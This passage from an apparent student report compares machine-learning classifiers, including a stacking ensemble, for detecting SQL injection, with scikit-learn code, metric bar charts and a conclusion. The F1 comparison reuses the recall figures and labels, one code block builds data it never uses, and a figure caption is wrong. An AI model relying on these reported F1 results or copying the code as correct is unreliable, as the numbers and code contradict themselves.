


Fig 30: Confusion Matrix of Logistic Regression Classifier

## 4. RANDOM FOREST CLASSIFIER

```
from sklearn.datasets import load_iris
from sklearn.model_selection import cross_val_score
from sklearn.ensemble import RandomForestClassifier
from sklearn.datasets import make_classification

X, y = make_classification(n_samples=1000, n_features=4, n_informative=2,
n_redundant=0, random_state=0, shuffle=False)

clf = RandomForestClassifier(max_depth=2, random_state=0)
clf.fit(X_train, y_train)

print("Random Forest Classifier Accuracy: %f" % clf.score(X_test, y_test))
y_pred_clf=clf.predict(X_test)

clf_accuracy_metric=metrics.accuracy_score(y_test,y_pred_clf)
clf_precision_metric=metrics.precision_score(y_test,y_pred_clf)
clf_recall_metric=metrics.recall_score(y_test,y_pred_clf)
clf_f1=2 * (clf_precision_metric * clf_recall_metric) / (clf_precision_metric + clf_recall_metric)
print("f1 Score %f" % clf_f1)
print("Accuracy: %f" % clf_accuracy_metric)
print("Precision: %f" % clf_precision_metric)
print("Recall: %f" % clf_recall_metric)
cm6=metrics.confusion_matrix(y_test,y_pred_clf)
plt.figure(figsize=(9,9))
sns.heatmap(cm6,annot=True,fmt=".3f",linewidths=.5,square=True,cmap='jet')
plt.ylabel('Actual Label')
plt.xlabel('Predicted Label')
title='Accuracy Score: {:.3f}'.format(clf_accuracy_metric)
plt.title(title,size=15)
```




Fig 31: Confusion Matrix of Random Forest Classifier

## 5. ADAPTIVE BOOSTING CLASSIFIER

```
from sklearn.datasets import load_iris
from sklearn.model_selection import cross_val_score
from sklearn.ensemble import AdaBoostClassifier

ada_boost= AdaBoostClassifier(n_estimators=50,learning_rate=1)
ada_boost.fit(X_train,y_train)
print ("Adaptive Boosting Classifier Accuracy: %f" % ada_boost.score(X_test, y_test))
y_pred_ada_boost=ada_boost.predict(X_test)
ada_boost_accuracy_metric=metrics.accuracy_score(y_test,y_pred_ada_boost)
ada_boost_precision_metric=metrics.precision_score(y_test,y_pred_ada_boost)
ada_boost_recall_metric=metrics.recall_score(y_test,y_pred_ada_boost)
ada_boost_f1=2 * (ada_boost_precision_metric * ada_boost_recall_metric) / (ada_boost_precision_metric
+ ada_boost_recall_metric)
print("Accuracy: %f" % ada_boost_accuracy_metric)
print("Precision: %f" % ada_boost_precision_metric)
print("Recall: %f" % ada_boost_recall_metric)
print("f1 Score %f" % ada_boost_f1)
cm6=metrics.confusion_matrix(y_test,y_pred_ada_boost)
plt.figure(figsize=(9,9))
sns.heatmap(cm6,annot=True,fmt=".3f",linewidths=.5,square=True,cmap='jet')
plt.ylabel('Actual Label')
plt.xlabel('Predicted Label')
title='Accuracy Score: {:.3f}'.format(ada_boost_accuracy_metric)
plt.title(title,size=15)
```




Fig 32: Confusion Matrix of Adaptive Boosting Classifier



## 6. GRADIENT BOOSTING CLASSIFIER

```
from sklearn.datasets import load_iris
from sklearn.model_selection import cross_val_score
from sklearn.ensemble import GradientBoostingClassifier

gbc = GradientBoostingClassifier(n_estimators=100, learning_rate=1.0, max_depth=7,
random_state=0).fit(X_train, y_train)
print ("Gradient Boosting Classifier Accuracy: %f" % gbc.score(X_test, y_test))
y_pred_gbc=gbc.predict(X_test)
gbc_accuracy_metric=metrics.accuracy_score(y_test,y_pred_gbc)
gbc_precision_metric=metrics.precision_score(y_test,y_pred_gbc)
gbc_recall_metric=metrics.recall_score(y_test,y_pred_gbc)
gbc_f1=2 * (gbc_precision_metric * gbc_recall_metric) / (gbc_precision_metric + gbc_recall_metric)
print("Accuracy: %f" % gbc_accuracy_metric)
print("Precision: %f" % gbc_precision_metric)
print("Recall: %f" % gbc_recall_metric)
print("f1 Score: %f" % gbc_f1)
cm6=metrics.confusion_matrix(y_test,y_pred_gbc)
plt.figure(figsize=(9,9))
sns.heatmap(cm6,annot=True,fmt=".3f",linewidths=.5,square=True,cmap='jet')
plt.ylabel('Actual Label')
plt.xlabel('Predicted Label')
title='Accuracy Score: {:.3f}'.format(gbc_accuracy_metric)
plt.title(title,size=15)
```




Fig 33: Confusion Matrix of Gradient Boosting Classifier

## 7. The Stacking Classifier

A stacking classifier has also been introduced. It uses a meta-learning algorithm to learn how to best combine the predictions from two or more base algorithms/classifiers.

The benefit of stacking is that it can harness the capabilities of a range of well-performing models on a classification or regression task and make predictions that have better performance than any single model in the ensemble. This allows more weight to be placed on models that perform better on average and less on those that do not perform as well but still have some predictive skill.

```
from sklearn.ensemble import StackingClassifier
from sklearn.tree import DecisionTreeClassifier
from sklearn.naive_bayes import GaussianNB
from sklearn.ensemble import GradientBoostingClassifier
from sklearn.ensemble import RandomForestClassifier
from sklearn.ensemble import AdaBoostClassifier
from sklearn.linear_model import LogisticRegression

estimators=[('rf', RandomForestClassifier(max_depth=2, random_state=0)),
            ('dt', DecisionTreeClassifier(random_state=0)), ('gnb', GaussianNB()),
            ('lr', LogisticRegression(random_state = 0)), ('ada', AdaBoostClassifier(n_estimators=50, learning_rate=1)),
            ('gb', GradientBoostingClassifier(n_estimators=100, learning_rate=1.0, max_depth=7, random_state=0))]

stc=StackingClassifier(estimators=estimators, final_estimator=LogisticRegression())
stc.fit(X_train, y_train).score(X_test, y_test)
y_pred_stc=stc.predict(X_test)
stc_accuracy_metric=metrics.accuracy_score(y_test, y_pred_stc)
stc_precision_metric=metrics.precision_score(y_test, y_pred_stc)
stc_recall_metric=metrics.recall_score(y_test, y_pred_stc)
stc_f1=2 * (stc_precision_metric * stc_recall_metric) / (stc_precision_metric + stc_recall_metric)

print("Accuracy: %f" % stc_accuracy_metric)
print("Precision: %f" % stc_precision_metric)
print("Recall: %f" % stc_recall_metric)
print("f1 Score: %f" % stc_f1)

cm6=metrics.confusion_matrix(y_test, y_pred_stc)
plt.figure(figsize=(9,9))
sns.heatmap(cm6, annot=True, fmt=".3f", linewidths=.5, square=True, cmap='jet')
plt.ylabel('Actual Label')
plt.xlabel('Predicted Label')
title='Accuracy Score: {:.3f}'.format(stc_accuracy_metric)
plt.title(title, size=15)
```




Fig 34: Confusion Matrix of Logistic Regression

Now a bar plot is implemented (bar graph) that compares each classifier along with a stacking classifier.

## 1. Comparison w.r.t to accuracy

```

import numpy as np
import matplotlib.pyplot as plt

# creating the dataset
data = {'Gradient Boosting':0.943, 'AdaBoosting':0.948, 'Random Forest':0.937, 'Logistic Regression':0.890, 'Naive Bayes':0.872, 'Decision Tree':0.939, 'Stacking classifier':0.952}
classifiers = list(data.keys())
values = list(data.values())
fig = plt.figure(figsize = (15, 5))

# creating the bar plot
plt.bar(classifiers, values, color='green',
        width = 0.4)

```

```
plt.xlabel("Classifiers")
plt.ylabel("Accuracy Score")
plt.title("Accuracy")
plt.ylim([0.87,0.96])
plt.show()
```

**Stacking classifier shows best accuracy followed by Ada boosting whereas Naive Bayes has the lowest.**




Fig 35: Accuracy of Various Classifiers

**Explanation:** There could be several reasons why Naïve Bayes showed low results compared to other classifiers in the SQL Injection classification task.

One reason is that Naive Bayes assumes that all features are independent of each other, which may not hold true in your dataset. If the features in the dataset are correlated, Naive Bayes may not be able to capture those relationships and may result in lower accuracy.

Lastly, the performance of any classifier heavily depends on the quality of the dataset and how well it represents the underlying problem. The features used in the dataset are not informative enough to capture the nuances of the SQL Injection problem, making it challenging for Naive Bayes, to perform well.

## 2. Comparison w.r.t to precision

```
import numpy as np
import matplotlib.pyplot as plt

# creating the dataset
data = {'Gradient Boosting':0.954, 'AdaBoosting':0.951, 'Random Forest':0.939, 'Logistic Regression':0.957, 'Naive Bayes':1, 'Decision Tree':0.949, 'Stacking classifier':0.974}
classifiers = list(data.keys())
values = list(data.values())
fig = plt.figure(figsize = (15, 5))

# creating the bar plot
plt.bar(classifiers, values, color='blue', width = 0.4)
plt.xlabel("Classifiers")
plt.ylabel("Precision Score")
plt.title("Precision of Various Classifiers")
plt.ylim([0.93,1])
plt.show()
```

**Naive Bayes tops and random forest shows least precision score.**




Fig 36: Precision of Various Classifiers

**Explanation:** Naive Bayes gives very high precision score than compared to Random Forest algorithms in SQL injection prevention could be due to its ability to handle high-dimensional data with a small number of samples. However, it's important to note that Random Forest can be more accurate than Naive Bayes in some cases.

### 3. Comparison based upon recall score

```
import numpy as np
import matplotlib.pyplot as plt

# creating the dataset
data = {'Gradient Boosting':0.957, 'AdaBoosting':0.961, 'Random Forest':0.966, 'Logistic Regression':0.871, 'Naive Bayes':0.807, 'Decision Tree':0.959, 'Stacking classifier':0.9526}
classifiers = list(data.keys())
values = list(data.values())
fig = plt.figure(figsize = (15, 5))

# creating the bar plot
plt.bar(classifiers, values, color ='red',width = 0.4)
plt.xlabel("Classifiers")
plt.ylabel("Recall Score")
plt.title("Recall of Various Classifiers")
plt.ylim([0.80,0.97])
plt.show()
```

**Highest is Random Forest and Least is naive bayes**




Fig 37: Recall Score of Various Classifiers

**Explanation:** Recall score is a measure of how many of the actual positive samples were correctly identified by the algorithm. Therefore, in this the random forest algorithm has higher recall score than Naive Bayes. This is because Naive Bayes is a probabilistic algorithm that uses Bayes' theorem to classify data. Random Forest, on the other hand, is an ensemble learning technique that builds a large number of decision trees at training time and outputs the class that is the mode of the classes (classification) or the mean prediction (regression) of the individual trees.

## 4. Comparison based upon F1-Score

```
import numpy as np
import matplotlib.pyplot as plt

# creating the dataset
data = {'Gradient Boosting':0.957, 'AdaBoosting':0.961, 'Random Forest':0.966, 'Logistic Regression':0.871, 'naïve Bayes':0.807, 'Decision Tree':0.959, 'Stacking classifier':0.9526}
classifiers = list(data.keys())
values = list(data.values())
fig = plt.figure(figsize = (15, 5))

# creating the bar plot
plt.bar(classifiers, values, color ='red',width = 0.4)
plt.xlabel("Classifiers")
plt.ylabel("Recall Score")
plt.title("Recall of Various Classifiers")
plt.ylim([0.80,0.97])
plt.show()
```

**Again, Random Forest tops and naive bayes the least**




Fig 38: f1 Score of Various Classifiers

**Explanation:** The reason of this is the nature of the data. Naive Bayes works well on datasets with many features and relatively smaller sample sizes. The dataset has a smaller number of feature and a larger sample size, other algorithms such as Random Forest or Decision Tree performs better than Naive Bayes in this.

## **7. Conclusion and Future Work**

### **Conclusion**

After rigorous rounds of testing and training the SQL Injection classifier on various algorithms it was able to find the best throughput via Stacking Classifier by combining 6 well versed existing classifiers into one.

The model observed that although some classifiers such as Random Forest and Decision Tree outperformed the stacking classifier in some metrics they were not able to achieve the same in other metrics.

While on the other hand Stacking Classifier performed well for all the 4 metrics. Thus, this is the final model chosen.

### **Future Work**

For future work the project intends to integrate this technique with several others which helps prevent cyber-attacks. Currently the system is designed only to prevent SQL injection attacks on the server.

It intends to create a system which can also prevent attacks such as DDOS and CSRF.

Since the hackers are exploring new ways to break the system daily this project intends to create a system which learns from its mistakes and cannot be impeached by any kind of cyber-attack.



## 8. References

1. Lu, D., Fei, J., & Liu, L. (2023). A Semantic Learning-Based SQL Injection Attack Detection Technology. *Electronics*, 12(6), 1344.
2. Dai, D., & Boroomand, S. (2021). A review of artificial intelligence to enhance the security of big data systems: state-of-art, methodologies, applications, and challenges. *Archives of Computational Methods in Engineering*, 1-19.
3. Shaw, J., Rudzicz, F., Jamieson, T., & Goldfarb, A. (2019). Artificial intelligence and the implementation challenge. *Journal of medical Internet research*, 21(7), e13659.
4. Ross, K. (2018). SQL injection detection using machine learning techniques and multiple data sources.
5. Saleem, S., Sheeraz, M., Hanif, M., & Farooq, U. (2020, October). Web server attack detection using machine learning. In *2020 International Conference on Cyber Warfare and Security (ICCWS)* (pp. 1-7). IEEE.
6. Marwan, M., Kartit, A., & Ouahmane, H. (2018). Security enhancement in healthcare cloud using machine learning. *Procedia Computer Science*, 127, 388-397.
7. Ahmad, R., Alsmadi, I., Alhamdani, W., & Tawalbeh, L. A. (2022). A Deep Learning Ensemble Approach to Detecting Unknown Network Attacks. *Journal of Information Security and Applications*, 67, 103196.
8. Al-Mhiqani, M. N., Ahmad, R., Zainal Abidin, Z., Yassin, W., Hassan, A., Abdulkareem, K. H., ... & Yunus, Z. (2020). A review of insider threat detection: classification, machine learning techniques, datasets, open challenges, and recommendations. *Applied Sciences*, 10(15), 5208.
9. Newaz, A. I., Sikder, A. K., Rahman, M. A., & Uluagac, A. S. (2021). A survey on security and privacy issues in modern healthcare systems: Attacks and defenses. *ACM Transactions on Computing for Healthcare*, 2(3), 1-44.
10. Khanra, S., Dhir, A., Islam, A. N., & Mäntymäki, M. (2020). Big data analytics in healthcare: a systematic literature review. *Enterprise Information Systems*, 14(7), 878-912.